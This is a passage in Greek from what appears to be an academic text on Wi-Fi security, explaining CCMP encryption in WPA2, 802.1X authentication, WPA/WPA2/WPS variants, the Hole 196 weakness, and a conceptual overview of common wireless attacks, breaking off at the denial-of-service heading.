τιμή του μετρητή καθώς και τον κανόνα αύξησης του. Τα κύρια πλεονεκτήματα του counter mode είναι ότι μονάχα με έναν παράλληλο υπολογισμό μπορούν να υπολογιστούν τα κρυπτογραφήματα όλων των τμημάτων αρχικού κειμένου, ενώ για την αποκρυπτογράφηση κάθε κρυπτογραφήματος απαιτείται μία πράξη XOR. Δηλαδή η κρυπτογράφηση και η αποκρυπτογράφηση γίνονται με την ίδια διαδικασία πράγμα που βοηθάει στην υλοποίηση του.



Εικόνα 25. Λειτουργία Counter Mode

- **CBC-MAC**


Η CBC-MAC αποτελεί μέθοδο αυθεντικοποίησης μηνυμάτων. Το πρώτο τμήμα αρχικού κειμένου κρυπτογραφείται με τον AES. Στο αποτέλεσμα εφαρμόζεται η πράξη XOR μαζί με το δεύτερο τμήμα αρχικού κειμένου. Το νέο αποτέλεσμα κρυπτογραφείται. Αυτή η διαδικασία πραγματοποιείται για όλα τα τμήματα αρχικού κειμένου (Εικόνα 26). Το τελικό τμήμα έχει μήκος 128 Bit. Αν αλλαχθεί έστω και ένα Bit στο τελικό τμήμα το αποτέλεσμα θα είναι εντελώς διαφορετικό από το αρχικό.



Εικόνα 26. Λειτουργία CBC-MAC

Ενθυλάκωση πλαισίων στο CCMP

Πριν προχωρήσουμε σε παρουσίαση της λειτουργίας της κρυπτογράφηση στο CCMP ας δούμε πως γίνεται η διαχείριση των πλαισίων από το συγκεκριμένο πρωτόκολλο. Στην εικόνα 27 παρακάτω παρουσιάζονται οι βασικές φάσεις επεξεργασίας ενός πλαισίου πριν την αποστολή του:



Εικόνα 27. Βασικές Φάσεις Επεξεργασίας πλαισιών στο CCMP


1. Η διαδικασία ξεκινάει με τη λήψη ενός **MSDU** (Mac Service Data Unit), ενός πλαισίου δεδομένων δηλαδή που προέρχεται από τα ανώτερα επίπεδα. Το MSDU τεμαχίζεται σε MPDUs (Mac Protocol Data Unit), πλαίσια τα οποία θα περάσουν στο

φυσικό επίπεδο προκειμένου να γίνει η μετάδοση του. Επίσης σε κάθε MPDU προστίθεται μία επικεφαλίδα MAC και το FCS(Frame Control Sequence).

2. Στη δεύτερη φάση έχουμε τη δημιουργία της επικεφαλίδας CCMP καθώς και τη απόσπαση της επικεφαλίδας MAC από το MPDU.
3. Στη συνέχεια έχουμε το υπολογισμό του μήκους 8 byte MIC το οποίο προστατεύει την επικεφαλίδα CCMP,τα δεδομένα και μέρος της επικεφαλίδας MAC. Η προστασία του MIC εξασφαλίζεται με την χρήση της τιμής nonce. Ακολουθεί η διαδικασία της κρυπτογράφησης του MIC και των δεδομένων.
4. Μετά την κρυπτογράφηση έχουμε την συνένωση του κρυπτογραφήματος, της επικεφαλίδας MAC, επικεφαλίδας CCMP και του Frame Control Sequence(FCS). Το ενθυλακωμένο πλαίσιο μπαίνει στη συνέχεια στην ουρά προς αποστολή.

Μέρος στις παραπάνω διαδικασίες λαμβάνει και το CCMP Temporal key ή TK όπως θα το αναφέρουμε. Να θυμηθούμε να ότι στη διαδικασία 4-way exchange ο σταθμός και το Access Point δημιουργούν το κλειδί PTK (Pairwise Transient) το οποίο έχει μήκος 384βιτ όταν ως παράμετρος διαπραγμάτευσης έχει οριστεί το CCMP. Τα 256 bit αποτελούν τα EAPOL KCK και EAPOL KEK, ενώ τα 128 το TK.


Ας προχωρήσουμε τώρα όμως στην περεταίρω ανάλυση των φάσεων καθώς και στα πεδία τα οποία δημιουργούνται μέσα από αυτές. Πρώτη στη λίστα είναι η επικεφαλίδα MAC η οποία έχει τη μορφή που αναλύσαμε σε προηγούμενη ενότητα (σελ.26 - Αποστολή και λήψη πλαισίων). Στο τέλος της πρώτης φάσης η επικεφαλίδα MAC βρίσκεται προσκολλημένη στο μη κρυπτογραφημένο MPDU. Το FCS χρησιμεύει στην ανίχνευση λαθών κατά την μετάδοση όπως αναφέραμε. Κατά τη διάρκεια της δεύτερης φάσης αποκολλάτε από το MPDU όπως αναφέραμε και μέρος των πληροφοριών της επικεφαλίδας χρησιμοποιούνται αργότερα στον υπολογισμό του MIC. Το σημαντικότερο κομμάτι όμως της δεύτερης φάσης είναι η δημιουργία της επικεφαλίδας CCMP. Η επικεφαλίδα έχει την μορφή που παρουσιάζεται στην παρακάτω εικόνα.



Εικόνα 28. Επικεφαλίδα CCMP

Η επικεφαλίδα CCMP εξυπηρετεί δύο σκοπούς. Ο πρώτος σχετίζεται με τη χρήση του αριθμού Packet Number (PN0-PN5) μήκους 48 bit. Ο αριθμός αυτός αποτελεί τον αύξοντα αριθμό πακέτου και προσφέρει προστασία από επανεκπομπή (replay attacks) καθώς κάθε MPDU έχει μοναδικό PN για το ίδιο προσωρινό κλειδί TK.Το Ο δεύτερος σκοπός (σε περίπτωση πολυδιανομής) γνωστοποιεί στον παραλήπτη ποιο κλειδί χρησιμοποιήθηκε. Τα PN5 αποτελεί το πιο σημαντικό byte από τα έξι του PN. Το πεδίο Ext IV παίρνει πάντα τη τιμή 1 στην περίπτωση του CCMP. Τα Reserved bits μηδενίζονται από τον παραλήπτη και παραλείπονται. Ο αριθμός PN αρχικοποιείται πάλι μετά από 2^{48} χρήσεις. Επίσης πρέπει να αλλάξει και το TK προκειμένου να ο συνδυασμός PN-TK να είναι πάντα μοναδικός.

Η Τρίτη φάση αποτελείται από την παραγωγή του MIC και τη διαδικασία της κρυπτογράφησης. Σχηματικά η όλη διαδικασία παρουσιάζεται παρακάτω:




Εικόνα 29. Φάση 3 στη διαδικασία ενθυλάκωσης με CCMP

- **ΒΗΜΑ 1ο**

Αύξηση του μετρητή **PN** για κάθε νέο MPDU ώστε όπως αναφέραμε ο συνδυασμός PN-TK να είναι πάντα μοναδικός.

- **ΒΗΜΑ 2ο**

Δημιουργία του AAD (Additional Authentication Data). Το AAD (εικόνα 30) ως σκοπό έχει την προστασία της επικεφαλίδας MAC ώστε να αποφευχθούν επιθέσεις τύπου modification. Αποτελείται από ορισμένα πεδία της επικεφαλίδας και όχι όλα διότι κάποια από αυτά ενδέχεται να αλλάξουν λίγο πριν την μετάδοση του MPDU (πχ. Το Duration ID).



Εικόνα 30. AAD

Το AAD αποτελείται λοιπόν από :


- Το πεδίο **Έλεγχος πλαισίου** (Frame Control - **FC**). Με τα bit 4, 5, 6 (Δευτερεύων Τύπος), 11 (R), 12 (PM), 13 (MD) παίρνουν την τιμή 0. Ενώ το bit 14 (PF) παίρνει την τιμή 1 για να δηλώσει ότι γίνεται χρήση του CCMP.
- **Διεύθυνση 1**: Αποτελεί τη διεύθυνση προορισμού (Destination Address, DA).
- **Διεύθυνση 2**: Αποτελεί τη διεύθυνση πηγής (Source Address, SA).
- **Διεύθυνση 3**: Αποτελεί τη διεύθυνση του δέκτη (Receiver Address, RA)
- **Sequence Control:** Του οποίου τα bit 4-15 παίρνουν την τιμή 0.

Επιπλέον το AAD μπορεί να περιέχει:

- **Διεύθυνση 4**: Αποτελεί τη διεύθυνση του πομπού (Transmitter Address, TA). Όπως αναφέραμε σε προηγούμενη ενότητα η χρήση αυτής της διεύθυνσης γίνεται σε περίπτωση που έχουμε μετάδοση από Access Point σε Access Point.
- **Quality Control (QC):** Περιέχει τα bit προτεραιότητας.

- **ΒΗΜΑ 3^{ο}**

Δημιουργία της τιμής nonce. Παραπάνω αναφέραμε ότι κάθε πακέτο έχει μοναδικό PN. Αν όμως λάβουμε υπόψη ότι το ίδιο κλειδί TK είναι γνωστό σε δύο τουλάχιστον μέρη μίας ομάδας επικοινωνιών, εμφανίζεται η πιθανότητα το ίδιο PN να έχει χρησιμοποιηθεί είδη από κάποιο άλλο μέλος της ομάδας. Για αυτό το λόγο κατά τη διαδικασία της κρυπτογράφησης το PN συνδυάζεται με την διεύθυνση MAC της πηγής (SA) δημιουργώντας την τιμή Nonce. Εξασφαλίζουμε έτσι έναν μοναδικό συνδυασμό nonce και TK τόσο ανά πακέτο αλλά και στο σύνολο της ομάδας πλέον. Η δομή της Nonce παρουσιάζεται σχηματικά στην εικόνα 31. Όπως φαίνεται στην εικόνα η Nonce πλαισιώνεται από δύο πεδία: α) το πεδίο Flag που παίρνει πάντα την τιμή 01011001 και β) Το πεδίο DLen το οποίο δηλώνει το μήκος του αρχικού κειμένου σε bytes. Όσον αφορά την ίδια την τιμή, αποτελείται από τα 6 Byte του αριθμού PN, τη διεύθυνση MAC της πηγής (SA) και τέλος το υποπεδίο priority μήκους 8 bit το οποίο έχει δεσμευτεί για μελλοντική χρήση από το πρότυπο IEEE 802.11e.



Εικόνα 31. Τιμή Nonce

- **ΒΗΜΑ 4^{ο}**


Στο τέταρτο βήμα έχουμε τον συνδυασμό του AAD, της Nonce, του κλειδιού TK και τον δεδομένων του MPDU για την παραγωγή του κρυπτογραφήματος και του MIC.

Στην τελευταία φάση της ενθυλάκωσης όπως αναφέραμε και παραπάνω δεν έχουμε τίποτα παραπάνω από την απλή ενέργεια του σχηματισμού του ενθυλακωμένου MPDU συνδυάζοντας την επικεφαλίδα MAC, την επικεφαλίδα CCMP, το κρυπτογράφημα, το MIC και του Frame Control Sequence(FCS).

Απενθυλάκωση πλαισίων στο CCMP

Όταν ένα πλαίσιο φτάσει στον τελικό παραλήπτη του και περάσει τον έλεγχο frame check sequence (για την ανίχνευση τυχόν λαθών κατά τη μετάδοση) περνά στο CCMP για επικύρωση.

Αρχικά ο παραλήπτης πρέπει να βρει το κατάλληλο κλειδί. Αυτό θα το πετύχει χρησιμοποιώντας την διεύθυνση πηγής SA από τη MAC. Στη συνέχεια γίνεται ανάγνωση του μετρητή PN (που βρίσκεται στην επικεφαλίδα CCMP) και σύγκριση με το PN του προηγουμένου πακέτου. Σε περίπτωση που ο **PN** είναι ίσος ή μικρότερος με αυτό του προηγούμενου πακέτου τότε πρόκειται για επανεκπομπή και το MPDU απορρίπτεται. Σε περίπτωση που ο έλεγχος είναι επιτυχής ο παραλήπτης θα υπολογίσει την αρχική τιμή του μετρητή - **counter** (εικόνα 32) προκειμένου να ξεκινήσει η αποκρυπτογράφηση με τη διαδικασία AES Counter Mode. Συγκεκριμένα έχουμε τον συνδυασμό: του μετρητή PN, της διεύθυνσης πηγής SA και του πεδίου priority για την παραγωγή της τιμής Nonce η οποία πλαισιώνεται στη συνέχεια από το πεδίο flag (01011001) και το πεδίο Ctr μήκους 16 bit το οποίο παίρνει την τιμή 1. Να σημειώσουμε σε αυτό το σημείο ότι τους μέχρι τώρα υπολογισμούς μπορεί να τους πραγματοποιήσει οποιοσδήποτε επιτιθέμενος, ωστόσο χωρίς γνώση του μυστικού κλειδιού του είναι άχρηστοι. Η διαδικασία της αποκρυπτογράφησης ακολουθεί όπου έχουμε την παραγωγή των τμημάτων αρχικού κειμένου. Το επόμενο βήμα είναι η παραγωγή του MIC όπως ακριβώς και στον αποστολέα. Η τιμή που περιείχε το ληφθέν MPDU συγκρίνεται με την υπολογισθέντα τιμή. Σε περίπτωση που οι τιμές δεν ταυτίζονται το MPDU απορρίπτεται. Όταν γίνει η αποκρυπτογράφηση όλων των ληφθέντων MPDUs τα δεδομένα τοποθετούνται μαζί προκειμένου να έχουμε τον σχηματισμό του αρχικού MPDU.



Εικόνα 32. Δομή Counter

3.2.4 Το πρότυπο 802.1X

Το πρότυπο 802.1X έχει σχεδιαστεί για να ενισχύσει την ασφάλεια των ασυρμάτων τοπικών δικτύων (WLANs) που ακολουθούν το πρότυπο IEEE 802.11. Παρέχει στα ασύρματα δίκτυα ένα πλαίσιο ελέγχου ταυτότητας (αυθεντικοποίησης) οπού οι χρήστες επικυρώνονται από μία κεντρική αρχή. Χρησιμοποίει ένα υπάρχον πρωτόκολλο, το **Extensive Authentication Protocol** (EAP, RFC 2284). Το EAP εμπεριέχεται στο Point-To-Point Protocol (PPP)το οποίο χρησιμοποιείται συνήθως για την διασύνδεση δύο δικτυακών κόμβων. Αναπτύχτηκε προκείμενου οι επιχειρήσεις να ξεφύγουν από τη χρήση απλών συνθηματικών και ονομάτων χρηστών και να αναβαθμίσουν το επίπεδο ασφαλείας κατά τη διαδικασία επικύρωσης ενός χρήστη που επιθυμεί πρόσβαση στο δίκτυο. Επιτρέπει τη χρήση και τον αποτελεσματικό συνδυασμό μεθόδων αυθεντικοποίησης, από απλά password μέχρι πιστοποιητικά αρχιτεκτονικής δημοσίου κλειδιού (public-key infrastructure

certificates). Αυτό μας φέρνει στο 802.1X το οποίο είναι ουσιαστικά ένα πρότυπο που εφαρμόζει το EAP πάνω σε ένα ενσύρματο ή ασύρματο δίκτυο.

Σε ένα ασύρματο δίκτυο λοιπόν με 802.1X, ένας χρήστης (γνωστός ως supplicant) αιτείται πρόσβαση σε ένα Access Point (γνωστό ως authenticator). Στον χρήστη επιτρέπεται να στείλει μόνο το εναρκτήριο μήνυμα EAP. Το Access Point στη συνέχεια απαντάει με ένα μήνυμα EAP όπου ζητάει την ταυτότητα του χρήστη. Ο χρήστης στέλνει την ταυτότητα του την οποία συχνά το Access Point προωθεί σε έναν εξυπηρετητή πιστοποίησης ταυτότητας (authentication server), ο οποίος χρησιμοποιεί έναν αλγόριθμο προκειμένου να ελέγξει την ταυτότητα του χρήστη. Όταν ο authentication server τελειώσει την διαδικασία επιστρέφει στο Access Point ένα μήνυμα σχετικά με το αποτέλεσμα της πιστοποίησης ταυτότητας. Εφόσον η διαδικασία της πιστοποίησης ταυτότητας ήταν επιτυχές το Access Point επιτρέπει την πρόσβαση του χρήστη στο ασύρματο δίκτυο. Η διαδικασία παρουσιάστηκε παραπάνω στην εικόνα 20.

Ο authentication server μπορεί να χρησιμοποιεί την Remote Authentication Dial-In Service (RADIUS), παρόλο που το 802.1X δεν το εμπεριέχει. Αποτελεί μία υπηρεσία ασφαλείας που εφαρμόζεται κυρίως σε επιχειρησιακά περιβάλλοντα μέσω ενός Radius Server. Ο RADIUS Server αποτελεί ουσιαστικά ένα κεντρικό σημείο αυθεντικοποίησης χρηστών και εξυπηρετεί άλλους server ή access point οι οποίοι χρησιμοποιούν το Radius client protocol.

3.2.5 Συνδυασμός των μεθόδων

Όλα τα παραπάνω στοιχεία είτε είναι πρωτόκολλα είτε ολόκληρα πρότυπα συνδυάζονται προκειμένου να προσφέρουν την σωστή λύση ανάλογα με το περιβάλλον εφαρμογής τους και τις δυνατότητες του εξοπλισμού. Ας παρουσιάσουμε λοιπόν συνοπτικά τις τεχνολογίες όπως είναι γνωστές στο ευρύ κοινό:

- **Open System Authentication:** Κανένα είδος αυθεντικοποίησης ή ελέγχου πρόσβασης των χρηστών στο ασύρματο δίκτυο.
- **WEP**: Η πρώτη εφαρμογή ασφαλείας στα ασύρματα δίκτυα η οποία όπως αναλύσαμε αποδείχθηκε ανεπαρκής.
- **TSN (Transition Security Network)**: Γενικός όρος ο οποίος αναφέρεται στο WPA και ουσιαστικά σημαίνει:

  TSN= TKIP + 802.1X = WPA
- **RSN (Robust Secure Network):** Γενικός όρος ο οποίος αναφέρεται στο WPA2 και ουσιαστικά σημαίνει:

  RSN= CCMP + 802.1X = WPA2
- **WPA Personal:** Συχνά αναφερόμαστε σε αυτό σαν WPA-PSK (Pre-Shared Key). Σχεδιασμένο για οικιακή χρήση ή μικρά γραφεία δεν απαιτεί τη χρήση authentication server. Αποτελεί συνδυασμό των:
  1. Temporal Key Integrity Protocol (TKIP)
  2. Μέθοδος Pre-Shared Key

- **WPA Enterprise:** Συχνά αναφερόμαστε σε αυτό σαν WPA-802.1X. Σχεδιασμένο για επιχειρήσεις και απαιτεί την ύπαρξη authentication server. Αποτελεί συνδυασμό των:
    1. Temporal Key Integrity Protocol (TKIP)
    2. Δυναμική διαχείριση κλειδιών
    3. Radius Server
- **WPA2 Personal:** Αντικατάσταση του WPA-Personal κάνοντας χρήση του CCMP. Και αυτό χρησιμοποιείται κυρίως για οικιακή χρήση ή από μικρά γραφεία. Αποτελεί συνδυασμό των:
    1. CCMP
    2. Μέθοδος Pre-Shared Key
- **WPA2 Enterprise:** Αποτελεί τη λύση με την μεγαλύτερη ασφάλεια. Σχεδιασμένο για επιχειρήσεις, χρησιμοποιεί το 802.1X και απαιτεί την ύπαρξη authentication server. Αποτελεί συνδυασμό των:
    1. CCMP
    2. Δυναμική διαχείριση κλειδιών
    3. Radius Server
- **Wi-Fi Protected Setup (WPS):** Αποτελεί μία εναλλακτική λύση για την αυθεντικοποίηση και τον διαμοιρασμό του κύριου κλειδιού και σκοπό είχε την απλοποίηση της διαδικασίας. Η χρήση του όμως έχει σημαντικά ασφαλείας και είναι ευάλωτη σε επιθέσεις εξαντλητικής αναζήτησης. Εμπεριέχει τις εξής τέσσερις μεθόδους με τις δύο τελευταίες να είναι προαιρετικές:
    1. **PIN Method:** Ένας αριθμός Pin πρέπει να διαβαστεί από το access point και ο χρήστης να το εισάγει κατά την αυθεντικοποίησης.
    2. **Push Button Method:** Ο Χρήστης το μόνο που έχει αν κάνει είναι να πατήσει ένα κουμπί το οποίο βρίσκεται συνήθως πάνω στο access point προκειμένου να συνδεθεί η συσκευή του στο ασύρματο δίκτυο.
    3. **Near-Field-Communication method:** Ο χρήστης απλά πρέπει να φέρει τη συσκευή κοντά στο access point για να αυθεντικοποιηθεί.
    4. **USB method:** Ένας μνήμη USB χρησιμοποιείται για τη μεταφορά δεδομένων ανάμεσα στον καινούργιο πελάτη και το access point.

3.2.6 Hole 196

Με τον όρο Hole 196 αναφερόμαστε στο κενό ασφαλείας του προτύπου WPA2το οποίο ανακάλυψε ο ερευνητής Sohail Ahmad της εταιρείας Air Tight. Καταγραφή αυτού του κενού είχε γίνει στο 1232-σέλιδο πρότυπο IEEE- 802.11. Η αναφορά όμως ήταν «θαμμένη» στη τελευταία γραμμή της σελίδας 196, για αυτό το λόγο ονομάστηκε κι έτσι. Κεντρικό σημείο στην αδυναμία του προτύπου αποτελεί το Group Temporal Key (GTK) το οποίο είναι μοιρασμένο σε όλους τους εξουσιοδοτημένους clients του ασύρματου δικτύου. Ουσιαστικά το κλειδί χρησιμοποιείται από τους πελάτες προκειμένου να αποκωδικοποιήσουν δεδομένα τα οποία απευθύνονται στην ομάδα (group-addressed traffic data). Τα πρόβλημα είναι ότι τίποτα δεν σταματάει κάποιον ο οποίος διαθέτει πρόσβαση στο δίκτυο να κάνει inject πλαστογραφημένα πακέτα κρυπτογραφημένα με το GTK. Το κενό αυτό είναι αδύνατο να

κλείσει καθώς αποτελεί λάθος στο σχεδιασμό του προτύπου και επηρεάζει τα WPA, WPA2 άσχετα από τον τρόπο αυθεντικοποίησης (PSK ή 802.1X).

3.2.7 Χαρακτηριστικές επιθέσεις σε ασύρματα δίκτυα

Η φύση των ασυρμάτων δικτύων αποτελεί ένα μεγάλο πλεονέκτημα λόγο της ευκολίας πρόσβασης που προσφέρουν στους χρήστες. Ταυτόχρονα όμως τα αφήνει εκτεθειμένα σε επιθέσεις από τρίτους. Παραπάνω παρουσιάσαμε τις τεχνολογίες που αναπτύχθηκαν προκείμενου να τα θωρακίσουν από εισβολείς. Οι επιθέσεις χωρίζονται σε ενεργητικού και παθητικού τύπου. Οι παθητικού τύπου είναι ιδιαίτερα συνηθισμένες και μπορούν να γίνουν και από απλούς χρήστες με την χρήση προγραμμάτων ανάλυσης δικτύων. Οι ενεργητικού τύπου πραγματοποιούνται όταν ο επιτιθέμενος (ο οποίος συνήθως σε αυτή την περίπτωση δεν είναι ένας απλός χρήστης) έχει είδη συγκεντρώσει αρκετές πληροφορίες για το ασύρματο δίκτυο από τα αποτελέσματα της παθητικής επίθεση.

- **War Driving, Packet Sniffing, Eavesdropping**

Ο επιτιθέμενος κάνει χρήση war-driving software (πχ. το NetStumbler) προκειμένου να ανιχνεύσει ασύρματα δίκτυα με χαμηλή ασφάλεια. Μπορεί στη συνέχεια να ξεκινήσει επιθέσεις παθητικού τύπου **Packet Sniffing** και **Eavesdropping** προκειμένου να συλλέξει πληροφορίες. Sniffing είναι η παρακολούθηση της κίνησης ενός δικτύου με χρήση νόμιμων εργαλείων ανάλυσης (πχ. Airopeek και Ethereal). Τα προγράμματα αυτά είναι συνήθως δωρεάν και εύκολο να τα βρει κανείς στο διαδίκτυο.

- **Man In the Middle Attack**

Ο επιτιθέμενος μπαίνει ανάμεσα στην επικοινωνία του χρήστη και του Access Point. Αυτό το καταφέρνει με την δημιουργία ενός πλαστού Access Point (rogue AP) το οποίο βρίσκεται στην εμβέλεια του αυθεντικού και το ίδιο SSID. Οι χρήστες δεν γνωρίζουν ότι συνδέονται στο πλαστό AP κι έτσι αποκαλύπτουν στον επιτιθέμενο ευαίσθητες πληροφορίες. Ο επιτιθέμενος στη συνέχεια μπορεί να ελέγξει την ροή της επικοινωνίας ανάμεσα στα δύο μέρη. Οι man-in-the-middle επιθέσεις έχουν δύο κοινές μορφές:

i. Πρώτη μορφή όπου ο επιτιθέμενος απλά παρακολουθεί τη διακίνηση των δεδομένων χωρίς να επέμβει (eavesdropping).
ii. Και δεύτερη μορφή όπου αλλοιώνει κατάλληλα τα μηνύματα.

Στη μορφή eavesdropping ο επιτιθέμενος ενδεχόμενος να παρακολουθεί ένα σύνολο μεταδόσεων από και προς διαφορετικά Access Points χωρίς ο υπολογιστής του να αποτελεί μέρος στην συνδιάλεξη. Οι επιθέσεις αλλοίωσης μηνύματος βασίζονται στο γεγονός ότι ο επιτιθέμενος μπορεί να κρυφακούει. Έτσι μπορεί να αλλοιώσει ένα μήνυμα που προοριζόταν για τον χρήστη αλλάζοντας την διεύθυνση IP ή MAC του προκειμένου να μιμηθεί το Access Point.

- **Plain Text Attacks**

Οι επιθέσεις με χρήση αρχικού κειμένου εκμεταλλεύονται κυρίως τις αδυναμίες του WEP στο επίπεδο της κρυπτογράφησης. Το πρότυπο WEP κάνει χρήση του αλγόριθμου

ροής RC4 όπως έχουμε αναφέρει ο οποίος είναι γνωστός για τις αδυναμίες του. Οι συγκεκριμένες επιθέσεις μπορούν έχουν τις εξής κύριες μορφές:

i. Chosen Plain Text Attack (CPA): Όπου υποθέτεται ότι ο επιτιθέμενος έχει τη δυνατότητα να επιλέγει κομμάτια αρχικού κειμένου προς κωδικοποίηση και να αποκτάει τα αποτελέσματα της κρυπτογράφησης. Στόχος της επίθεσης είναι ο επιτιθέμενος να αποκτήσει κάποιες παραπάνω πληροφορίες οι οποίες θα υποβιβάσουν το επίπεδο ασφαλείας του δικτύου. Στη χειρότερη των περιπτώσεων μπορεί να αποκαλυφθεί το μυστικό κλειδί.
ii. Chosen Ciphertext Attack (CCA): Όπου ο επιτιθέμενος χρησιμοποιεί κρυπτογραφήματα και συλλέγει τα αποκρυπτογραφημένα αρχικά κείμενα τους με σκοπό την αποκάλυψη του μυστικού κλειδιού.
iii. Known Plaintext Attack (KPA): Όπου ο επιτιθέμενος έχει είδη δείγματα αρχικών κειμένων και των αντίστοιχων κρυπτογραφημάτων τους.

- **Denial Of Service ή DOS Attacks**

